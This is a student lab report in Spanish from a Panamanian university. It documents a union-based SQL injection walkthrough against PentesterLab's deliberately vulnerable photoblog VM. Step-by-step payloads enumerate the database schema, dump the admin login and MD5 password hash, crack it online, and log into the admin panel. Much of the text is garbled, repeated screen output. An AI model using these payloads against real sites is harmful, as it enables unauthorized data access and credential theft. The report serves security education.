



Universidad Tecnológica de Panamá
DEPARTAMENTO DE SISTEMAS DE INFORMACIÓN, CONTROL
Y EVALUACIÓN DE RECURSOS INFORMÁTICOS
Facultad de Ingeniería de Sistemas Computacionales
Seguridad en Aplicaciones de Software



Laboratorio No.4

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Estudiante:

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Jonathan Gamero (8-982-2008)

Fecha: 31/05/2022

Grupo: 1IF141

A. TÍTULO DE LA EXPERIENCIA:

Laboratorio No.1. OWASP Top 10. Inyección de Comandos

B. TEMAS :

I. Inyección SQL

C. OBJETIVO(S):

Adquirir los conocimientos necesarios sobre la seguridad informática a tener en cuenta a la hora de diseñar y crear portales Web corporativos.

Ayudar a los profesionales de la seguridad a probar sus habilidades y herramientas en un entorno legal, ayudar a los desarrolladores web a comprender mejor los procesos de seguridad de aplicaciones web y ayudar a los profesores/estudiantes a enseñar/ambiente.

Verificar que en todo uso de intérpretes se separa la información no confiable del comando o consulta.

Verificar el código para ver si la aplicación usa intérpretes de manera segura.

D. METODOLOGÍA:

Para presentar el informe de los resultados obtenidos, haga captura de pantalla desde el navegador de su preferencia y el resultado de la consulta generada por la misma.

Para esta asignación se descargó la .iso llamada From_SQLi_To_Shell del sitio web pentesterlab.com. Se utilizó virtualbox para correrlo en live la imagen (.iso) Una vez corriendo el server buscamos la ip que tiene.

Copie estas capturas de pantalla en la sección G (RESULTADOS) de esta guía, según el número mostrado en la sección E (PROCEDIMIENTO). **Corte y sólo presente el área de trabajo donde aparece la instrucción y el resultado obtenido, incluya en el navegador el ip de la aplicación.**


E. PROCEDIMIENTO O ENUNCIADO DE LA EXPERIENCIA: (todo lo indicado en color verde corresponden a acciones que usted deberá ejecutar.)

Paso 1:

- En la URL colocamos lo siguiente a un lado de "cat.php?id=1 UNION SELECT 1,2,3,4. Colocamos esto ya que así sabemos cuántas tablas contiene el sitio.
- Cómo sabemos cuántas tablas tiene. Pues vamos incrementando los valores después del "SELECT".
- Ejemplo: en la siguiente imagen colocamos del 1-3 y verificamos qué ocurre en la página.



- Ahora lo incrementamos a 4



- Lo volvemos a incrementar a 5 para ver qué sucede



Paso 2:

- En la siguiente imagen utilizaremos esta sentencia: 1 UNION SELECT 1,user(),3,4

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
picture: ruby



picture: cthulhu



picture: pentesterlab@localhost



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- Nota: se coloca user() en esa posición porque se testeó y fue donde mostró diferencia.

Es correcto

Paso 3:

- Ahora, en vez de user(), utilizamos version(). Con esto obtenemos la versión del servidor.

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picture: ruby



picture: cthulhu



picture: 5.1.63-0+squeeze1



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Paso 4:

- Volvemos y cambiamos version() por database() y obtenemos el nombre de la base de datos.

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picture: ruby



picture: cthulhu




picture: photoblog



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Paso 5:

- cambiamos nuevamente database() por table_name. Se introduce la siguiente sentencia: id=1 union select 1,table_name,3,4 from information_schema.tables



picture: engines	
picture: events	
picture: files	
picture: global_status	
picture: global_variables	
picture: key_column_usage	
picture: partitions	
picture: plugins	
picture: processlist	
picture: profiling	
picture: referential_constraints	
picture: routines	

picture: schemata




picture: schema_privileges



picture: session_status



picture: session_variables



picture: statistics




picture: tables



picture: table_constraints



picture: table_privileges



picture: triggers



picture: user_privileges



picture: views



picture: categories



picture: pictures



picture: users



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Paso 6:

- Cambiamos por column_name.
- Sentencia: id=1 union select 1,column_name,3,4 from information_schema.column

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picture: ruby



picture: cthulhu



picture: character_set_name



picture: default_collate_name



picture: description



picture: maxlen



picture: collation_name

 COLLATION_NAME

picture: id

 ID

picture: is_default

 IS_DEFAULT


picture: is_compiled

 IS_COMPILED


picture: sortlen

 SORTLEN

picture: table_catalog

 TABLE_CATALOG

picture: table_schema

 TABLE_SCHEMA

picture: table_name

 TABLE_NAME


picture: column_name

 COLUMN_NAME

picture: ordinal_position

 ORDINAL_POSITION

picture: column_default

 COLUMN_DEFAULT


picture: is_nullable

 IS_NULLABLE


picture: data_type

 DATA_TYPE

picture: character_maximum_length



picture: character_octet_length



picture: numeric_precision



picture: numeric_scale



picture: column_type



picture: column_key



picture: extra



picture: privileges



picture: column_comment



picture: grantee



picture: privilege_type




picture: is_grantable




picture: engine




picture: support



picture: comment



picture: transactions




picture: xa




picture: savepoints




picture: event_catalog



picture: event_schema



picture: event_name



picture: definer




picture: time_zone



picture: event_body



picture: event_definition



picture: event_type



picture: execute_at



picture: interval_value



picture: interval_field



picture: sql_mode



picture: starts



picture: ends



picture: status




picture: on_completion



picture: created



picture: last_altered



picture: last_executed

LAST_EXECUTED

picture: event_comment



picture: originator




picture: character_set_client



picture: collation_connection



picture: database_collation



picture: file_id



picture: file_name



picture: file_type



picture: tablespace_name



picture: logfile_group_name



picture: logfile_group_number



picture: fulltext_keys


picture: deleted_rows



picture: update_count



picture: free_extents



picture: total_extents



picture: extent_size



picture: initial_size




picture: maximum_size




picture: autoextend_size



picture: creation_time



picture: last_update_time



picture: last_access_time



picture: recover_time



picture: transaction_counter



picture: version




picture: row_format



picture: table_rows




picture: avg_row_length



picture: data_length



picture: max_data_length



picture: index_length



picture: data_free



picture: create_time



picture: update_time



picture: check_time




picture: checksum


picture: checksum




picture: variable_name




picture: variable_value



picture: constraint_catalog



picture: constraint_schema




picture: constraint_name



picture: position_in_unique_constraint



picture: referenced_table_schema



picture: referenced_table_name



picture: referenced_column_name



picture: partition_name



picture: subpartition_name



picture: partition_ordinal_position

picture: subpartition_ordinal_position



picture: partition_method



picture: subpartition_method




picture: partition_expression




picture: subpartition_expression



picture: partition_description



picture: partition_comment



picture: nodegroup



picture: plugin_name



picture: plugin_version



picture: plugin_status



picture: plugin_type



picture	plugin	type	version

?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns

picture: plugin_library




picture: plugin_library_version



picture: plugin_author



picture: plugin_description



picture: plugin_license



picture: user



picture: host



picture: db



picture: command



picture: time



picture: state



picture: info



picture: query_id

picture: seq




picture: duration



picture: cpu_user



picture: cpu_system



picture: context_voluntary




picture: context_involuntary



picture: block_ops_in



picture: block_ops_out




picture: messages_sent



picture: messages_received



picture: page_faults_major



picture: page_faults_minor



picture: swaps



picture: source_function



picture: source_file



picture: source_line



picture: unique_constraint_catalog




picture: unique_constraint_schema



picture: unique_constraint_name



picture: match_option



picture: update_rule



picture: delete_rule



picture: specific_name



picture: routine_catalog



picture: routine_schema

php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns


picture: routine_name



picture: routine_type




picture: dtd_identifier




picture: routine_body




picture: routine_definition



picture: external_name



picture: external_language




picture: parameter_style




picture: is_deterministic



picture: sql_data_access



picture: sql_path




picture: security_type



picture: routine_comment

=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns




picture: catalog_name




picture: schema_name



picture: default_character_set_name




picture: default_collation_name



picture: non_unique




picture: index_schema



picture: index_name




picture: seq_in_index




picture: collation



picture: cardinality



picture: sub_part



picture: packed





picture: nullable




picture: index_type



picture: table_type



picture: auto_increment



picture: table_collation



picture: create_options



picture: table_comment



picture: constraint_type



picture: trigger_catalog



picture: trigger_schema



picture: trigger_name



picture: event_manipulation




?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns




picture: event_object_catalog



picture: event_object_schema




picture: event_object_table



picture: action_order



picture: action_condition



picture: action_statement



picture: action_orientation



picture: action_timing



picture: action_reference_old_table



picture: action_reference_new_table



picture: action_reference_old_row



picture: action_reference_new_row



picture: view_definition



picture: check_option



picture: is_updatable



picture: title



picture: img



picture: cat



picture: login



picture: password



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Paso 7:

- Ahora añadimos a la sentencia anterior un where table_name='users', que es el nombre de una tabla que obtuvimos en el paso anterior.
- Sentencia: id=1 union select 1,column_name,3,4 from information_schema.columns where table_name='users'

s seguro | 192.168.56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns%20where%20table_name=%27users%27

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picture: ruby



picture: cthulhu



picture: id



picture: login



picture: password



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Paso 8:

- Ahora buscaremos el nombre del usuario según el nombre de columna obtenido con anterioridad.
- Sentencia: id=1 union select 1,login,3,4 from users

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picture: ruby



picture: cthulhu



picture: admin



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Paso 9:

- Hacemos algo similar, ya que ahora buscamos el password del usuario
- Sentencia: `id=1 union select 1,password,3,4 from users`

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picture: ruby



picture: cthulhu



picture: 8efe310f9ab3efae8d410a8e0166eb2

 8efe310f9ab3efae8d410a8e0166eb2

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Paso 10:

- Este paso es de descifrar el password. Ingresamos el password en un sitio web (md5online.org) que se encarga de descifrar md5.

Respuesta: **P4ssw0rd**

MD5 Decryption

Enter your MD5 hash below and cross your fingers :

☒ Quick search (free) ☐ In-depth search (1 credit) 

Decrypt

Found : **P4ssw0rd**

(hash = 8efe310f9ab3efeae8d410a8e0166eb2)

Search mode: Quick search

The Secrets of MD5 Decryption:

Decrypt MD5 like a Pro: Increase your success rate, use the best tools, build your own database.

[Grab your copy here!](#)

How it works?

MD5 is a 128-bit encryption algorithm, which generates a hexadecimal hash of 32 characters, regardless of the input word size.

This algorithm is not reversible, it's normally impossible to find the original word from the MD5.

Paso 11:

- Ahora nos dirigiremos a la sección admin del sitio web y nos loguearemos con los datos obtenidos anteriormente.

Login

Login Box

Login

Password

Login

Administration of my Awesome Photoblog

Hacker	delete
Ruby	delete
Cthulhu	delete

Add a new picture



[Home](#) | [Manage pictures](#) | [New picture](#) | [Logout](#)




F. RECURSOS:












Computador con acceso a internet, From_SQLi_To_Shell del sitio web pentesterlab.com, acceso a plataforma ecampus.utp.ac.pa/moodle, curso de Seguridad en Aplicaciones de Software.















G. RESULTADOS:







En esta sección Usted colocara las capturas de pantalla que muestran los resultados de los procesos realizados en el punto anterior.














No.	Lo solicitado	Resultado	Ptos
1	<ul style="list-style-type: none"> En la URL colocamos lo siguiente a un lado de "cat.php?id=1 UNION SELECT 1,2,3,4. Colocamos esto ya que así sabemos cuántas tablas contiene el sitio. 	 <p>The screenshot shows a web browser window with the address bar displaying "192.168.56.102/cat.php?id=1 UNION SELECT 1,2,3,4". The page title is "My Awesome Photoblog". Below the title, there are three input fields labeled "picture:", each followed by a line of text. The first field contains "ruby", the second contains "cthulhu", and the third contains "2". Below each input field is a corresponding image. The first image is a black and white logo that says "Ruby Hacker". The second image is a green cartoon octopus. The third image is a small, blurry image. At the bottom of the page, there is a "No Copyright" watermark.</p>	10
2	<ul style="list-style-type: none"> En la siguiente imagen utilizaremos esta sentencia: 1 UNION SELECT 1,user(),3,4 	 <p>The screenshot shows a web browser window with the address bar displaying "192.168.56.102/cat.php?id=1 UNION SELECT 1,user(),3,4". The page title is "My Awesome Photoblog". Below the title, there are three input fields labeled "picture:", each followed by a line of text. The first field contains "ruby", the second contains "cthulhu", and the third contains "pentesterlab@localhost". Below each input field is a corresponding image. The first image is a black and white logo that says "Ruby Hacker". The second image is a green cartoon octopus. The third image is a small, blurry image. At the bottom of the page, there is a "No Copyright" watermark.</p>	10













No.	Lo solicitado	Resultado	Ptos
3	Ahora, en vez de user(), utilizamos version(). Con esto obtenemos la versión del servidor.		10
4	Volvemos y cambiamos version() por database() y obtenemos el nombre de la base de datos.		10
5	cambiamos nuevamente database() por table_name. Se introduce la siguiente sentencia: id=1 union select 1,table_name,3,4 from information_schema.tables		10













No.	Lo solicitado	Resultado	Ptos
		<div>picture: engines</div> <div></div> <div>picture: events</div> <div></div> <div>picture: files</div> <div></div> <div>picture: global_status</div> <div></div> <div>picture: global_variables</div> <div></div> <div>picture: key_column_usage</div> <div></div> <div>picture: partitions</div> <div></div> <div>picture: plugins</div> <div></div> <div>picture: processlist</div> <div></div> <div>picture: profiling</div> <div></div> <div>picture: referential_constraints</div> <div></div> <div>picture: routines</div>	

No.	Lo solicitado	Resultado	Ptos
		<div>picture: schemata</div> <div>SCHEMATA</div> <div>picture: schema_privileges</div> <div>SCHEMA_PRIVILEGES</div> <div>picture: session_status</div> <div>SESSION_STATUS</div> <div>picture: session_variables</div> <div>SESSION_VARIABLES</div> <div>picture: statistics</div> <div>STATISTICS</div> <div>picture: tables</div> <div>TABLES</div> <div>picture: table_constraints</div> <div>TABLE_CONSTRAINTS</div> <div>picture: table_privileges</div> <div>TABLE_PRIVILEGES</div> <div>picture: triggers</div> <div>TRIGGERS</div> <div>picture: user_privileges</div> <div>USER_PRIVILEGES</div> <div>picture: views</div> <div>VIEWS</div> <div>picture: categories</div> <div>categories</div> <div>picture: pictures</div> <div>pictures</div> <div>picture: users</div> <div>users</div> <div>No Copyright</div>	


























No.	Lo solicitado	Resultado	Ptos
6	<p>Cambiamos <code>column_name</code> por <code>id=1</code></p> <p>Sentencia: <code>union select 1,column_name,3,4 from information_schema.column</code></p>	<p>My Awesome Photoblog</p> <p>Home test ruxcon 2010 All pictures Admin</p> <p>picture: ruby</p>  <p>picture: cthulhu</p>  <p>picture: character_set_name</p>  <p>picture: default_collate_name</p>  <p>picture: description</p>  <p>picture: maxlen</p>  <p>picture: collation_name</p>	10

No.	Lo solicitado	Resultado	Ptos
		<div>  </div> <div> picture: id <hr/> </div> <div>  </div> <div> picture: is_default <hr/> </div> <div>  </div> <div> picture: is_compiled <hr/> </div> <div>  </div> <div> picture: sortlen <hr/> </div> <div>  </div> <div> picture: table_catalog <hr/> </div> <div>  </div> <div> picture: table_schema <hr/> </div> <div>  </div> <div> picture: table_name <hr/> </div> <div>  </div> <div> picture: column_name <hr/> </div> <div>  </div> <div> picture: ordinal_position <hr/> </div> <div>  </div> <div> picture: column_default <hr/> </div> <div>  </div> <div> picture: is_nullable <hr/> </div> <div>  </div> <div> picture: data_type <hr/> </div> <div>  </div>	













No.	Lo solicitado	Resultado	Ptos
		<div>picture: character_maximum_length</div> <div>CHARACTER_MAXIMUM_LENGTH</div> <div>picture: character_octet_length</div> <div>CHARACTER_OCTET_LENGTH</div> <div>picture: numeric_precision</div> <div>NUMERIC_PRECISION</div> <div>picture: numeric_scale</div> <div>NUMERIC_SCALE</div> <div>picture: column_type</div> <div>COLUMN_TYPE</div> <div>picture: column_key</div> <div>COLUMN_KEY</div> <div>picture: extra</div> <div>EXTRA</div> <div>picture: privileges</div> <div>PRIVILEGES</div> <div>picture: column_comment</div> <div>COLUMN_COMMENT</div> <div>picture: grantee</div> <div>GRANTEE</div> <div>picture: privilege_type</div> <div>PRIVILEGE_TYPE</div> <div>picture: is_grantable</div> <div>IS_GRANTABLE</div>	













No.	Lo solicitado	Resultado	Ptos
		<p>picture: engine</p>  <p>picture: support</p>  <p>picture: comment</p>  <p>picture: transactions</p>  <p>picture: xa</p>  <p>picture: savepoints</p>  <p>picture: event_catalog</p>  <p>picture: event_schema</p>  <p>picture: event_name</p>  <p>picture: definer</p>  <p>picture: time_zone</p>  <p>picture: event_body</p> 	













No.	Lo solicitado	Resultado	Ptos
		<div><div>No es seguro 192.168.56.102/cat.php?id=1%20union%20select%201.column_name.3.4%20from%20information_schema.columns</div><div><div>picture: event_definition</div><div>EVENT_DEFINITION</div><div>picture: event_type</div><div>EVENT_TYPE</div><div>picture: execute_at</div><div>EXECUTE_AT</div><div>picture: interval_value</div><div>INTERVAL_VALUE</div><div>picture: interval_field</div><div>INTERVAL_FIELD</div><div>picture: sql_mode</div><div>SQL_MODE</div><div>picture: starts</div><div>STARTS</div><div>picture: ends</div><div>ENDS</div><div>picture: status</div><div>STATUS</div><div>picture: on_completion</div><div>ON_COMPLETION</div><div>picture: created</div><div>CREATED</div><div>picture: last_altered</div><div>LAST_ALTERED</div><div>picture: last_executed</div><div>LAST_EXECUTED</div></div><div><div>56.102/cat.php?id=1%20union%20select%201.column_name.3.4%20from%20information_schema.columns</div><div><div>picture: event_comment</div><div>EVENT_COMMENT</div><div>picture: originator</div><div>ORIGINATOR</div><div>picture: character_set_client</div><div>CHARACTER_SET_CLIENT</div><div>picture: collation_connection</div><div>COLLATION_CONNECTION</div><div>picture: database_collation</div><div>DATABASE_COLLATION</div><div>picture: file_id</div><div>FILE_ID</div><div>picture: file_name</div><div>FILE_NAME</div><div>picture: file_type</div><div>FILE_TYPE</div><div>picture: tablespace_name</div><div>TABLESPACE_NAME</div><div>picture: logfile_group_name</div><div>LOGFILE_GROUP_NAME</div><div>picture: logfile_group_number</div><div>LOGFILE_GROUP_NUMBER</div><div>picture: fulltext_keys</div><div></div></div></div></div>	













No.	Lo solicitado	Resultado	Ptos
		<div> <div> No es seguro 192.168.56.102/cat.php?id=1%20union%20select%201.column_name,3.4%20from%20information_schema.columns </div> <div> <div> <div>picture: deleted_rows</div> <div>  </div> </div> <div> <div>picture: update_count</div> <div>  </div> </div> <div> <div>picture: free_extents</div> <div>  </div> </div> <div> <div>picture: total_extents</div> <div>  </div> </div> <div> <div>picture: extent_size</div> <div>  </div> </div> <div> <div>picture: initial_size</div> <div>  </div> </div> <div> <div>picture: maximum_size</div> <div>  </div> </div> <div> <div>picture: autoextend_size</div> <div>  </div> </div> <div> <div>picture: creation_time</div> <div>  </div> </div> <div> <div>picture: last_update_time</div> <div>  </div> </div> <div> <div>picture: last_access_time</div> <div>  </div> </div> <div> <div>picture: recover_time</div> <div>  </div> </div> </div> </div> <div> <div> 3.56.102/cat.php?id=1%20union%20select%201.column_name,3.4%20from%20information_schema.columns </div> <div> <div> <div>picture: transaction_counter</div> <div>  </div> </div> <div> <div>picture: version</div> <div>  </div> </div> <div> <div>picture: row_format</div> <div>  </div> </div> <div> <div>picture: table_rows</div> <div>  </div> </div> <div> <div>picture: avg_row_length</div> <div>  </div> </div> <div> <div>picture: data_length</div> <div>  </div> </div> <div> 